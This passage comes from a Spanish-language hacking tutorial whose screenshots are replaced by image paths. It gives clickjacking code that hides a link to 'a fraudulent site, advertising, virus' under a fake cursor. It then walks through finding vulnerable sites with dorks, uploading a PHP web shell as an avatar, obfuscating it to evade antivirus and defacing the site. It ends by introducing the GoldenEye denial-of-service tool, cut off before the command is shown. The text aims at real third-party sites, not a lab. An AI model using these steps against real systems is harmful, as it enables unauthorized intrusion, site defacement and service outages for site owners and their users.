


Imagen 1.13.8. Muestra el funcionamiento gráficamente.

- En la figura se nota como se genera una página de contenido que será nuestra primera capa, la segunda capa contendrá nuestro mega-botón que nos re direccionará a un sitio fraudulento, publicidad, virus, etc., y finalmente el puntero para darle un simple efecto extra al contenido.

```
1.  <body style="cursor:none;height: 1000px;">
2.  <img style="position: absolute;zindex:1000;"
    id="fake" src="http://www.colourbox.com/prev
    iew/1993730-101105-3d-illustration-of-
    pointinghandmouse-cursor-over-white-
background.jpg" width="40" height="40" />
3.  <a  href="http://www.punchsecurity.com"
    style="position:absol ute;top:30px;left:600px;">Xss</a>
4.  <div style="position:absolute;top:30px;left:30px;">
5.  <a  href="javascript:alert(1337+/
    Xss/.source);">Xss</a>
6.  </div>
7.  <script>
8.  var  cursor = document.getElementById('fake');
9.  var onmove = function (real) {
10. var di =  real.clientX;
11. var aa =  real.clientY;
12. cursor.style.left = (di + 570)+"px";
13. cursor.style.top = aa + "px";
14. };
15. document.body.addEventListener('mousemove',
    onmove , true); 16. </script>
```

Local File Inclusion (LFI).

Este nos permite vulnerar el sistema subiendo un archivo, actualmente se basa desde un xploit o burlando la seguridad al subir un archivo como una imagen en tal caso.

- Basándonos en los dorks buscaremos webs que tengan la opción de subir archivos con algo parecido a un archivo que se llame upload.php? = , management.php?=, image.php?=.....etc.

- Ahora buscando webs vulnerables nos podremos encontrar con la siguiente que es parte del ejemplo:

Imagen 1.13.9. Muestra un login a sistema de noticias.

Al darnos cuenta en la parte inferior podremos ver que está basada en un complemento open-source:

Imagen 1.14. Muestra la versión del script.

- Veamos lo que nos muestra google en este caso.



https://www.exploit-db.com/exploits/37474/
EXPLOIT DATABASE
Home
Exploits
Shellcode
Papers
Google Hacking Database
Submit
Search
0 I'm T0x!c member from Inj3ct0r Team 1
0-=-=-=

Imagen 1.14.1. Muestra un registro en Exploit-DB sobre esta vulnerabilidad y como explotarla.

- Vemos que es conocida y muestra los pasos a seguir, en este caso se dio por casualidad sin tener este conocimiento.

Con esto podremos encontrar una infinidad de páginas con esta vulnerabilidad y que aún prevalece en la red.

Con esta parte podremos subir un archivo local asi que nos procederemos a buscar una Shell.

Shell php.

PHP Shell o Shell PHP es un programa o script desarrollado íntegramente en PHP. Su principal función es la posibilidad de ejecutar los famosos shellcommands en el servidor donde se encuentre.

Algunos tienen bastas funciones, como la de explorar los directorios en el servidor en que se encuentre, crear archivos y eliminar, crear directorios y eliminar, editar archivos en texto plano, establecer una conexión MySQL, PostgreSQL u Oracle, establecer una conexión con NetCat, cambiar permisos a los elementos del servidor …etc. Becaremos en Google.




Imagen 1.14.2. Muestra las posibles sgell en php para usarlas en el sitio vulnerable.

- Ahora podremos descargarla en formato .txt y solo se cambiara la extensión a .php tal como se muestra en la siguiente imagen.




Imagen 1.14.3. Muestra como se guardará la Shell.

- Ahora podremos subirla, en todo caso que el Antivirus la reconozca como virus y creyendo que la pueden detectar habrá que cifrarla desde google.




Imagen 1.14.4. Muestra los resultados de los posibes sitios para proteger la Shell.

Hay una gran cantidad de sitios que los protegen y puede que quede indetectado, dependiendo del tipo de compresión.

Ahora a regresar a la página vulnerable.




Imagen 1.14.5. Muestra el registro al sitio vulnerable.

- Registrándonos nos encontraremos con nuestro panel de usuario.

Imagen 1.14.6. Muestra el panel de usuario.

- Ahora en personal options nos dirigiremos al panel de usuario y en avatar elegiremos la Shell, ya sea cifrada o no.




Imagen 1.14.7. Muestra como se subirá la Shell.

- Una vez hecho esto podremos ver que cambia el panel del avatar y copiaremos la ruta de la imagen que en si será nuestra Shell.




Imagen 1.14.8. Muestra la ruta de la Shell.

- Ahora podremos entrar a la ruta de la imagen.

Imagen 1.14.9. Muestra la ruta de la Shell lista para mostrarse.

Ahora visualizamos.




Imagen 1.15. Muestra la Shell en ejecución.

Ahora podremos subir, eliminar, editar archivos de todas las rutas de la página, así como obtener nombre de la base de datos, ftp y usuarios o administradores del sitio.

Cargando nuestro deface parcial ya que no eliminara el index principal de la página web.




Imagen 1.15.1. Muestra el index a subir para el deface.

Ahora podremos visualizar la página web:




Imagen 1.15.2. Muestra el sitio defaceado.

Listo ahora podremos mandársela al admin o simplemente dejarla montada.

Ataque Ddos.

Veremos 2 tipos de ataque el TCP/UDP el que es más eficaz es el UDP ya que el TCP envía un sin fin de respuestas esperando respuesta del servidor, en cambio el UDP solo envía paquetes sin fin sin esperar respuesta del servidor.

Puede haber más de un programa para ejecutar esta acción y depende de la banda de ancha que te ofrece tu ISP y también si la prueba es distribuida (ataque en conjunto).

Requerimientos.

- Necesitaremos descargar Python 2.7.x. Es necesario que sea cualquier versión que pertenezca a la 2.7 para que el script se pueda ejecutar, se descargara desde la página oficial.




Imagen 1.15.3. Muestra las versiones de Python.

- Una vez descargado solo daremos en siguiente, siguiente hasta finalizar la instalación, una vez instalado podremos ejecutar scripts en Python en este caso será el Golden Eye.

GoldenEye.

GoldenEye GoldenEye es una capa HTTP / S. Herramienta de Pruebas de denegación de servicio. Utiliza KeepAlive se combina con opciones de Cache-Control para persistir una conexión de socket que revienta a través de la memoria caché, hasta que se consume todos los conectores disponibles en el directorio / S servidor HTTP y provocar que el sitio quede Off-line.

- Ejecutando Golden-eye.




Imagen 1.15.4. Muestra el programa y sus opciones.

Ahora podremos ejecutarlo con la siguiente instrucción:

